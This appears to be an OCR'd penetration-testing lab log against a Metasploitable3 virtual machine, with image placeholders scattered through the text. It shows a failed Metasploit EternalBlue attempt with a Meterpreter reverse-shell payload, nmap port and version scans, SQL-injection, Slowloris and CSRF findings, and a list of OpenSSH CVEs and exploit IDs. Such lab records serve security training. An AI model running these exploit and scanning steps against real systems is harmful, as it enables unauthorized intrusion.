msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.249
LHOST => 192.168.1.249
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] 192.168.3.153:445 - Exploit failed: windows/meterpreter/reverse_tcp is not
a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	192.168.3.153	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.249	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:

```
  Id  Name
  --  ----
  0   Automatic Target
```

View the full module info with the info, or info -d command.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 0
[-] Invalid module index: 0
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] 192.168.3.153:445 - Exploit failed: windows/meterpreter/reverse_tcp is not
a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
nmap -sS 192.168.3.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-29 02:51 CST
Nmap scan report for 192.168.3.153
Host is up (0.00055s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper
```



MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 4.66 seconds



2
nmap -sT 192.168.3.153
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-29 02:53 CST
Nmap scan report for 192.168.3.153
Host is up (0.00087s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
445/tcp open microsoft-ds
631/tcp open ipp
3000/tcp closed ppp
3306/tcp open mysql
8080/tcp open http-proxy

8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds



nmap -sV 192.168.3.153
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-29 02:56 CST
Nmap scan report for 192.168.3.153
Host is up (0.00087s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)


631/tcp open   ipp   CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql   MySQL (unauthorized)
8080/tcp open   http   Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:DA:F2:D0 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.26 seconds


File Actions Edit View Help
| Possible sqli for queries:
| http://192.168.1.58:80/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.1.58:80/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.1.58:80/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.1.58:80/?C=N%3BO%3DD%27%20OR%20sqlspider
| http://192.168.1.58:80/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://192.168.1.58:80/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.1.58:80/?C=S%3BO%3DA%27%20OR%20sqlspider
|_ http://192.168.1.58:80/?C=M%3BO%3DD%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
| /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /phpmyadmin/: phpMyAdmin
|_ /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.58
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.1.58:80/payroll_app.php
| Form id:
| Form action:
|
| Path: http://192.168.1.58:80/drupal/
| Form id: user-login-form
| Form action: /drupal/?q=node&destination=node
|
| Path: http://192.168.1.58:80/chat/
| Form id: name
| Form action: index.php
|
| Path: http://192.168.1.58:80/drupal/?q=user/password
| Form id: user-pass
| Form action: /drupal/?q=user/password
|
| Path: http://192.168.1.58:80/drupal/?q=node/1
| Form id: user-login-form
| Form action: /drupal/?q=node/1&destination=node/1
|
| Path: http://192.168.1.58:80/drupal/?q=user/register
| Form id: user-register-form
| Form action: /drupal/?q=user/register
|
| Path: http://192.168.1.58:80/drupal/?q=node/2
Screenshot taken
View image


File Actions Edit View Help


```
|       PACKETSTORM:173661      7.5     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    7.5     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF
0523F3807       *EXPLOIT*
|       EDB-ID:40888    7.5     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
|       CVE-2016-6515   7.5     https://vulners.com/cve/CVE-2016-6515
|       CVE-2016-10708  7.5     https://vulners.com/cve/CVE-2016-10708
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       CVE-2016-10009  7.3     https://vulners.com/cve/CVE-2016-10009
|       SSV:92582       7.2     https://vulners.com/seebug/SSV:92582    *EXPLOIT*
|       CVE-2021-41617  7.0     https://vulners.com/cve/CVE-2021-41617
|       CVE-2016-10010  7.0     https://vulners.com/cve/CVE-2016-10010
|       SSV:92580       6.9     https://vulners.com/seebug/SSV:92580    *EXPLOIT*
|       CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|       1337DAY-ID-26577        6.9     https://vulners.com/zdt/1337DAY-ID-26577        *EX
|       EDB-ID:46516    6.8     https://vulners.com/exploitdb/EDB-ID:46516      *EXPLOIT*
|       EDB-ID:46193    6.8     https://vulners.com/exploitdb/EDB-ID:46193      *EXPLOIT*
|       CVE-2019-6110   6.8     https://vulners.com/cve/CVE-2019-6110
|       CVE-2019-6109   6.8     https://vulners.com/cve/CVE-2019-6109
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    6.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DA
F45EEFFE3       *EXPLOIT*
|       10213DBE-F683-58BB-B6D3-353173626207    6.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353
173626207       *EXPLOIT*
|       CVE-2023-51385  6.5     https://vulners.com/cve/CVE-2023-51385
|       EDB-ID:40858    6.4     https://vulners.com/exploitdb/EDB-ID:40858      *EXPLOIT*
|       EDB-ID:40119    6.4     https://vulners.com/exploitdb/EDB-ID:40119      *EXPLOIT*
|       EDB-ID:39569    6.4     https://vulners.com/exploitdb/EDB-ID:39569      *EXPLOIT*
|       CVE-2016-3115   6.4     https://vulners.com/cve/CVE-2016-3115
|       EDB-ID:40136    5.9     https://vulners.com/exploitdb/EDB-ID:40136      *EXPLOIT*
|       EDB-ID:40113    5.9     https://vulners.com/exploitdb/EDB-ID:40113      *EXPLOIT*
|       CVE-2023-48795  5.9     https://vulners.com/cve/CVE-2023-48795
|       CVE-2020-14145  5.9     https://vulners.com/cve/CVE-2020-14145
|       CVE-2019-6111   5.9     https://vulners.com/cve/CVE-2019-6111
|       CVE-2016-6210   5.9     https://vulners.com/cve/CVE-2016-6210
|       EXPLOITPACK:98FE96309F9524B8C84C508837551A19    5.8     https://vulners.com/exploitpack/EXPLOITPACK:98FE96309
F9524B8C84C508837551A19 *EXPLOIT*
|       EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97    5.8     https://vulners.com/exploitpack/EXPLOITPACK:5330EA02E
BDE345BFC9D6DDDD97F9E97 *EXPLOIT*
|       1337DAY-ID-32328        5.8     https://vulners.com/zdt/1337DAY-ID-32328        *EXPLOIT*
|       1337DAY-ID-32009        5.8     https://vulners.com/zdt/1337DAY-ID-32009        *EXPLOIT*
|       SSV:91041       5.5     https://vulners.com/seebug/SSV:91041    *EXPLOIT*
|       PACKETSTORM:140019      5.5     https://vulners.com/packetstorm/PACKETSTORM:140019      *EXPLOIT*
|       PACKETSTORM:136234      5.5     https://vulners.com/packetstorm/PACKETSTORM:136234      *EXPLOIT*
|       EXPLOITPACK:F92411A645D85F05BDBD274FD222226F    5.5     https://vulners.com/exploitpack/EXPLOITPACK:F92411A64
5D85F05BDBD274FD222226F *EXPLOIT*
|       EXPLOITPACK:9F2E746846C3C623A27A441281EAD138    5.5     https://vulners.com/exploitpack/EXPLOITPACK:9F2E74684
6C3C623A27A441281EAD138 *EXPLOIT*
|       EXPLOITPACK:1902C998CBF9154396911926B4C3B330    5.5     https://vulners.com/exploitpack/EXPLOITPACK:1902C998C
BF9154396911926B4C3B330 *EXPLOIT*
